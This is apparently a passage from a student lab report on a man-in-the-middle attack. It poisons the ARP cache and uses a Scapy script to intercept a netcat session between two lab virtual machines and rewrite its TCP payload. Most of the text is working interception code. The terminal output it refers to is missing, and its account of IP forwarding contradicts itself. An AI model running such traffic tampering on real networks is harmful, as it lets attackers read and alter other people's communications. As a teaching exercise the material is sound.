
# VM A == Client
# VM B == Server
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.4'
VM_A_MAC = '08:00:27:35:8c:06'
VM_B_MAC = '08:00:27:df:a4:cf'

def replaceSequence(data):
    data = data.decode()
    firstword = data.split()[0]
    newdata = re.sub(firstword, 'A'*len(firstword), data, 1)
    newdata = newdata.encode()
    return newdata

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(pkt[IP])
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        olddata = pkt[TCP].payload.load # Get the original payload data
        newdata = replaceSequence(olddata)
        send(newpkt/newdata)
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The above code sniffs for TCP traffic and replaces the first word typed in machine B with equal number of A's in machine A. This packet is then forwarded to the desired destination.

The following is the output on Terminal of Machine A and B, respectively:



Here, we see that the ARP cache is poisoned with M's MAC address in B's and A's IP, respectively. B acts as the server and A as the client. The first line is sent with IP forwarding on, indicating that the packet is not manipulated and sent as it is. After turning IP forwarding on and running the program, we again send a similar string and see that the string Dhrubangshu at the client is replaced by AAAAAAAA on the server. This indicates that we have achieved the MITM Attack on Netcat using ARP Cache Poisoning.